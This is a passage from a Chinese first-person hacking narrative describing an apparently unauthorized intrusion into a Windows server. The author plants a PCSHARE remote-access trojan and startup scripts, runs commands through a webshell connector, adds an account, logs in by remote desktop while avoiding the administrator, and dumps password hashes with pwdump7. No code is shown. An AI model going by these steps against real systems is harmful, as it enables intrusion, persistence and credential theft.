


图17

这时想到可以上传一个PCSHARE到启动项中，发现C:\Documents and Settings下有不少用户呢（如图18）。




图18

不过转念一想，这台服务器会不会有杀软？如果有的话又碰巧被杀引起管理员的警觉就不好办了，于是想找人做做免杀（当时免杀技术已荒废多时了，只得有求于人了）。记得YOFX一篇文章中层曾找过_Faust做免杀，于是找yfox想联系一下_Faust，可消息刚发出去他就下线了。这时看到夜虫儿QQ是亮着的，于是怀揣着巨大的希望去找他，可他当时和我一样——免杀技术早已荒废多时，真是不巧啊。

传免杀马不成，还可以添加一个自动创建用户BAT啊！于是我逐个把BAT上传到每个用户的“启动”中，但是这是需要时间来等的，此时我还是想走走执行CMD的捷径。记得在中国菜刀出来以前大牛们都是用lake2的小马连接器的。于是我又试了试lake2的“菜刀”。选择“执行CMD命令”，结果事实证明我今天的RP暴涨（如图19），成功的执行了命令。




图19

真是应验了那句话——不管黑猫白猫能抓到老鼠的都是好猫！有时这个工具不行那个没准就可以了，看来这把“中国菜刀”还是有待改进啊。

接下来就一路顺风的添加用户，登陆进了服务器（如图20）。




图20

大家在登录进服务器干的第一件事是什么？很多人都是直接去种马、留webshell什么的。其实这很危险的，我个人登录进服务器的第一件事就是，打开任务管理器看有多少用户登录进去（如图21）。




图21




图22

可以看到有一个名为“wangj”的管理员现在登录了进去（注：由于截图的时候管理员都放假了，这张图是我模拟的）。此时我再看看右下角，太好了没有杀软，马上以迅雷不及掩耳之势配置了一匹PCSHARE准备传过去运行。这里再得唠叨几句，叉子们平时怎么给服务器传文件的？是自己架设一个FTP服务器？还是利用现成的肉鸡？其实根本没有这么麻烦，WINDOWS自带的远程桌面连接是可以在你和被控端间相互复制粘贴的，只是默认没有开启罢了。只需在“本地资源”选项卡中找到“本地设备和资源”，点击“详细信息”，把“驱动器”一项勾起即可（如图22）。

这样只要你在本地复制的文件，在被控端一样可以粘贴！传送的效果（如图23）。




图23

再回到刚才的情景，我传过去了一个PCSHARE并成功运行（如图24）。




图24

在管理员已登录时动作一定要快（登陆太久容易被发现）！接下了就是抓取这台服务器的HASH了，这样获得密码之后更方便于今后的渗透，我使用pwdump7成功抓取了HASH（如图25）。

